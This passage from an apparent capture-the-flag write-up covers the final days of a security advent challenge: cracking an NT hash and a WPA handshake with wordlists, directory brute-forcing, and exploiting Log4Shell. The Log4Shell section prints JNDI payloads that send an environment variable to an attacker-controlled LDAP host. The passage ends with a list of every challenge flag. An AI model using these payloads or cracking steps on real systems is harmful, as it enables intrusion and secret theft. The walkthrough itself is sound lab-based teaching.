I've truncated the output of the above command, because all the information we need is in the top two parts. Firstly, we see lots of information about the user, including their username, SID, and LUID. We then see an authentication session, with an NT and SHA1 hash supplied. Perfect - we can crack these hashes! Let's stick them under the trusty eyes of johntheripper and see if he can crack this one with the good old rockyou.txt wordlist:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ echo "7801ee9c5762bb027ee224d54cb8f62e" > hash.txt

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ john hash.txt --format=NT --wordlist=/usr/share/wordlists/
rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
alliwantforchristmasisyou (?)
1g 0:00:00:00 DONE (2021-12-21 00:35)
Session completed

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ john hash.txt --show --format=NT
?:alliwantforchristmasisyou
1 password hash cracked, 0 left
```

And in less than 30 seconds, he's found the password for that `river-security-xmas` user!

Our flag for today is therefore: `alliwantforchristmasisyou`.

Day 22

On the twenty-second day of Christmas, the River Security team gave to me:

We tried to find a new way of sending the flag, and this time it is even encrypted! Since we are nice we will even give you a hint. The password starts with 'S'. Can you rock our world?

https://rsxc.no/22-challenge.cap

We've got a unknown packet capture thats been downloaded, potentially containing encrypted traffic. Let's run `tcpdump`, our first port of call for all things packet capture, and see what type of traffic we're dealing with:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ tcpdump -r 22-challenge.cap -c1
reading from file 22-challenge.cap, link-type IEEE802_11 (802.11), snapshot length 262144
12:24:54.693323 Probe Request () [1.0* 2.0* 5.5* 11.0* 6.0* 9.0 12.0* 18.0 Mbit]
```

As we can see from the top line, we've got 802.11 traffic - aka Wi-Fi packets! Looking deeper into the capture, we can see a four way handshake, followed swiftly by some encrypted packets. After seeing this, I instantly knew what tool to break open: `aircrack-ng`. The `aircrack-ng` suite contains popular command line tools for cracking and decrypting WEP, WPA, and WPA2 passwords. Running it on our file reveals that we do have a valid capture that the tool can crack:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ aircrack-ng 22-challenge.cap
Reading packets, please wait...
Opening 22-challenge.cap
Read 63 packets.

#  BSSID              ESSID                     Encryption

1  1A:2F:49:69:AA:0A  Private                   WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening 22-challenge.cap
Read 63 packets.

1 potential targets
```

Perfect - we've got a potential target, meaning this handshake can be cracked! We see the capture is of a WPA handshake, with BSSID `1A:2F:49:69:AA:0A` and ESSID 'Private'. Looking back at the brief, we get a hint saying the password begins with an uppercase S, and another cheeky hint is to use the rockyou.txt wordlist (Can you *rock* our world…)

Let's use grep to sift out all of the passwords not beginning with an uppercase S, and then run aircrack on our capture with the output file. Hopefully we can crack it!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ grep -a ^S /usr/share/wordlists/rockyou.txt > S-ockyou.txt
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ aircrack-ng 22-challenge.cap -w S-ockyou.txt

                               Aircrack-ng 1.6

                 [00:00:09] 97099/98553 keys tested (11143.27 k/s)

          Time left: 0 seconds                                      98.52%

                          KEY FOUND! [ Santaclaws99 ]
```

```
Master Key     : 31 B3 B2 FB 2B 24 9F 6D 2D 4E 55 34 DF D1 04 56
1E FD 88 4F 6E DD 7E 41 4B 1C DF C6 15 8C DC 3F

Transient Key  : 9C CA 46 8F 76 A6 69 B2 34 86 13 B7 63 69 C9 2B
BB D5 AA AE EC BD 6C D3 81 A9 3E 3D 93 09 9A E8
90 0F 12 AF 93 61 9B 50 09 B4 E1 5C 23 31 88 08
4D C3 3A 37 4D BC 07 05 60 A4 22 8B 90 C8 86 F5

EAPOL HMAC     : 3D 17 CB D5 B5 B3 0E 4C AB F1 60 7E 3F EA 19 77
```

And there we go! Our password is Santaclaws99. We can now use this key, to decrypt that encrypted traffic in the packet, and retrieve our flag. We'll need to use another tool from the `aircrack-ng` suite, called `airdecap-ng`, used for decrypting 802.11 traffic. I'll specify the packet capture, the password gathered during cracking, and the ESSID from `aircrack-ng` discovery:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ airdecap-ng -e Private -p Santaclaws99 22-challenge.cap
Total number of stations seen            3
Total number of packets read            63
Total number of WEP data packets         0
Total number of WPA data packets        12
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         6
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

As you can see, we've successfully decrypted 6 WPA packets successfully. Let's go ahead and see what the decrypted traffic holds. I've truncated the output for clarity.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ tcpdump -X -r 22-challenge-dec.cap
reading from file 22-challenge-dec.cap, link-type EN10MB (Ethernet), snapshot length 65535
12:25:26.565890 ARP, Request who-has 192.168.75.41 tell 192.168.75.233, length 28
12:25:26.694459 ARP, Reply 192.168.75.41 is-at 40:1c:83:26:d5:4f (oui Unknown), length 28
12:25:26.697992 IP 192.168.75.233.36934 > 192.168.75.41.65021: Flags [S], seq 1251282693......
12:25:26.702724 IP 192.168.75.41.65021 > 192.168.75.233.36934: Flags [S.], seq 2725277041.....
12:25:26.706279 IP 192.168.75.233.36934 > 192.168.75.41.65021: Flags [.], ack 1, win 457......
12:25:26.706320 IP 192.168.75.233.36934 > 192.168.75.41.65021: Flags [P.], seq 1:19, ack 1....
```

We see an ARP Request/Reply and then a TCP handshake (SYN, SYN/ACK, ACK). We finally see 18 bytes of data being PUSHed down the stream. Let's see if that PUSH contains our flag:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ tcpdump -X -r 22-challenge-dec.cap | grep "\[P\.\]" -A 5
reading from file 22-challenge-dec.cap, link-type EN10MB (Ethernet), snapshot length 65535
12:25:26.706320 IP 192.168.75.233.36934 > 192.168.75.41.65021: Flags [P.], seq 1:19, ack 1, length 18
0x0000:  4500 003a 9f4e 4000 4006 830c c0a8 4be9  E..:.N@.@.....K.
0x0010:  c0a8 4b29 9046 fdfd 4a95 0f06 a270 6d72  ..K).F..J....pmr
0x0020:  5018 01c9 29e5 0000 5253 5843 7b57 4946  P...)...RSXC{WIF
0x0030:  495f 6973 5f66 756e 7d0a                 I_is_fun}.
```

There it is in all it's glory! `RSXC{WIFI_is_fun}`


Day 23

On the twenty-third day of Christmas, the River Security team gave to me:

We seem to have lost a file, can you please help us find it?

http://rsxc.no:20023

Upon an initial browse to the website, we can gather all of the information we need about this challenge. There is a lost `flag.txt` file, lying in some subdirectory of this website. We have to find which one it is, given the `small.txt` wordlist:



Please help!

Hey! Can you please help me?

I have lost my **flag.txt** file in a subfolder on this server, but I can't find it again. I know that **dirb** has a **small.txt** wordlist which contains the directory. Thank you in advance!

P.s. directory listing is not enabled

Figure 24: Challenge 23 Homepage

If directory listing were enabled, we would simply be able to run dirb to find the subdirectory, and then grab the flag from there. Unfortunately, this isn't the case, as we can see from the below command:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ dirb http://rsxc.no:20023/ \
                                         /usr/share/wordlists/dirb/small.txt
-----------------
DIRB v2.22
By The Dark Raver
-----------------

URL_BASE: http://rsxc.no:20023/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://rsxc.no:20023/ ----

-----------------
DOWNLOADED: 959 - FOUND: 0
```

Performing a GET request on the subdirectory root, will give us a 404 Not Found notice, since listing is disabled. As a result, `dirb` doesn't find the correct subdirectory. So how can we get around this?

Well, we know from the question that there is a file in one of these directories - called `flag.txt`! If we can check for the presence of `/subdir/flag.txt` instead of `/subdir/`, we will return a 200 OK rather than a 404 Not Found when we hit the correct one. Browsing the `dirb` manpage, reveals the `-X` option, which searches for each subdirectory in the list with the extension added onto the end of it (sort of like `johntheripper`'s mangling rulesets)!

Let's run dirb with `/flag.txt` as the extension, and see if we get any hits:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ dirb http://rsxc.no:20023/ \
                                          /usr/share/wordlists/dirb/small.txt \
                                          -X /flag.txt
-----------------
DIRB v2.22
By The Dark Raver
-----------------

URL_BASE: http://rsxc.no:20023/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt
EXTENSIONS_LIST: (/flag.txt) | (/flag.txt) [NUM = 1]

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://rsxc.no:20023/ ----
+ http://rsxc.no:20023/logfile/flag.txt (CODE:200|SIZE:120)

-----------------
DOWNLOADED: 959 - FOUND: 1
```

Brilliant. We've got a hit! Let's grab the flag and get out of here:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl http://rsxc.no:20023/logfile/flag.txt

<h1> Thank you for finding my flag!</h1>
<p>RSXC{Content_discovery_is_a_useful_to_know.Good_job_finding_the_flag}
```

Go `dirb`! We've found files which would be hidden to us otherwise with ease.

Our flag is: `RSXC{Content_discovery_is_a_useful_to_know.Good_job_finding_the_flag}`

Day 24

On the last day before Christmas, the River Security team gave to me:

We have found a service that watches our every step, are you able to figure out how we can read the FLAG from the environment? NB. Container will be restarted every 30 minutes.

http://rsxc.no:20024

So. We've got a service watching everything we do, and presumably, an environment variable called `FLAG` set on the host. Let's go ahead and browse to the site and see what we get:

Be careful, I'm logging everything...

Figure 25: Challenge 24 Homepage

Upon seeing this, I instantly know what vulnerability lies within this application - `Log4J`. With a CVSS criticality score of 10, the `Log4J` attack has been called "one of the most serious vulnerabilities people have seen in decades". So what exactly is it, and how is it applicable here?

Well, `Log4j` is a Java library that helps software applications keep track of activities that are happening in real time. Each time `Log4j` is asked to log something, it tries to make sense of the entry, to add it to the record. Thousands of services use this common logging library, as it makes no sense for a programmer to write their own logger each time they want to log something. Hence, when a vulnerability comes along, lots of servers are affected!

Let's take a real life example here. I have a Linux web server, and I want to monitor any traffic that users throw at it, to identify any potential vulnerabilities. When a user connects, I'll log the IP address, User Agent, and the web query itself. When I come to implement this server, instead of writing my own logging library, I use the Log4j library. Every time a user connects, Log4j tries to make sense of the IP address, User Agent and web query. This is where the problem lies. Variables defined as `${variable}` will be expanded before the log is recorded. This means an attacker can change their User Agent to something like `${java:version}`, injecting the java version into the logs.

This doesn't seem like a particular problem on its own, until the introduction of the Java Naming and Directory Interface (JNDI). JNDI allows programmers to look up items using a variety of services and protocols, including LDAP, DNS and RMI. The syntax for a JNDI command is below:

```
${jndi:protocol://server}
```

We also have the ability to nest and merge these variable blocks, allowing for countless obfuscation techniques and attacks, such as the one below, which enables an attacker to retrieve the version of Java running on the server:

```
${jndi:ldap://attacker.domain/${java:version}}
```

So how can we exploit this on the logging webserver we've been given? We're assuming it's vulnerable to Log4J, and we've been told we need to get the environment variable `FLAG` into our control. If we can craft a JNDI string that makes a request to our LDAP server with the value of that environment variable, and put it in a field that gets logged, we can see the lookup, and grab the flag. A JDNI command that takes into account all of the following might look something like this:

```
${jndi:ldap://attacker.domain/${env:FLAG}}
```

Let's see if we can do some magic and get this to work on the RSXC server...

First, we'll have to start an LDAP server to log our queries. I'll use `slapd`, a pretty standard LDAP service, and run it in trace debug mode (`-d 1`):

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ slapd -d 1
61c61717 slapd startup: initiated.
61c61717 backend_startup_one: starting "cn=config"
61c61717 config_back_db_open
61c61717 backend_startup_one: starting "dc=nodomain"
61c61717 mdb_db_open: database "dc=nodomain": dbenv_open(/var/lib/ldap).
61c61717 slapd starting
```

We'll leave that running in the background, and switch over to another terminal window, where we will craft our attack string. We know the vulnerable host (`http://rsxc.no:20024`), and we've got our attack string from earlier (`${jndi:ldap://attacker.domain/${env:FLAG}}`). Let's try putting it in the User Agent, a pretty commonly logged field, and seeing if we get a hit:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl http://rsxc.no:20024 \
                                    -H 'User-Agent: ${jndi:ldap://<serverIP>/${env:FLAG}}'
Be careful, I'm logging everything...
```

Switching back to our `slapd` daemon, we do see a connection request, with a strange Base32 string. This is likely our flag!

```
61c6171a >>> dnPrettyNormal: <base32_KJJVQQ33K5SV6ZDPL5WGS23FL5WG6Z3HNFXGOX3SNFTWQ5B7PU>
61c6171a conn=1000 op=1 do_search: invalid dn: \
"base32_KJJVQQ33K5SV6ZDPL5WGS23FL5WG6Z3HNFXGOX3SNFTWQ5B7PU"
61c6171a send_ldap_result: conn=1000 op=1 p=3
61c6171a send_ldap_response: msgid=2 tag=101 err=34
```

Let's decode it and see if we get our final flag:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf "KJJVQQ33K5SV6ZDPL5WGS23FL5WG6Z3HNFXGOX3SNFTWQ5B7PU" \
                                    | base32 -d
RSXC{We_do_like_logging_right?}
```

And boom! We've extracted a server-side environment variable with ease… Scary huh? And it goes deeper than that, allowing attackers to get remote code execution on machines, rather than just extracting variables.

Our flag for the final day is: `RSXC{We_do_like_logging_right?}`, and the answer to that question is: No! ;)

On the last day before Christmas, the River Security team gave to me: a log-ging vuln-era-bili-ty… (sigh)

Conclusion

And with that, our advent challenge is complete! Huge shoutout to the team over at River Security, I had a blast completing these daily challenges - you've definitely earned yourselves a break!

Happy Holidays! Enjoy the Christmas season, and I'll see you all next year `:^)`

Flags

Day 1

`RSXC{Congrats!You_found_the_secret_port_I_was_trying_to_hide!}`

Day 2

`RSXC{You_found_the_magic_byte_I_wanted_Good_job!}`

Day 3

`RSXC{I_hope_you_used_cyber_chef_it_does_make_it_alot_easier}`

Day 4

`RSXC{Most_would_say_XOR_isn't_that_useful_anymore}`

Day 5

`RSXC{Good_job_analyzing_the_pcap_did_you_see_the_hint?}`

Day 6

`RSXC{isthisnotjustafancycaesarcipher}`

Day 7

`RSXC{Sometimes_metadata_hides_stuff}`

Day 8

`RSXC{Remember_to_secure_your_direct_object_references}`

Day 9

`RSXC{MD5_should_not_be_used_for_security.Especially_not_with_known_plaintext}`

Day 10

`RSXC{Sometimes_headers_can_tell_you_something_useful}`

Day 11

`RSXC{Good_Job!I_see_you_know_how_to_do_some_math_and_how_rsa_works}`

Day 12

`RSXC{Seems_like_you_have_a_knack_for_encoding_and_talking_to_servers!}`

Day 13

`RSXC{it_might_be_there_even_if_you_don't_include_it!}`

Day 14

`RSXC{You_have_to_remember_to_limit_what_algorithms_are_allowed}`

Day 15

`RSXC{Don't_let_others_decide_where_your_keys_are_located}`

Day 16

`RSXC{Don't_blindly_trust_obfuscated_code_it_might_do_something_bad}`

Day 17

`RSXC{Care_needs_to_be_taken_with_user_supplied_input.It_should_never_be_trusted}`

Day 18

`RSXC{Now_you_know_that_docker_images_are_like_onions.They_have_many_layers}`

Day 19

`RSXC{It_is_not_smart_to_let_people_include_whatever_they_want}`

Day 20

`RSXC{You_have_to_have_the_right_order_for_arguments!}`

Day 21

`alliwantforchristmasisyou`

Day 22

`RSXC{WIFI_is_fun}`

Day 23

`RSXC{Content_discovery_is_a_useful_to_know.Good_job_finding_the_flag}`

Day 24

`RSXC{We_do_like_logging_right?}`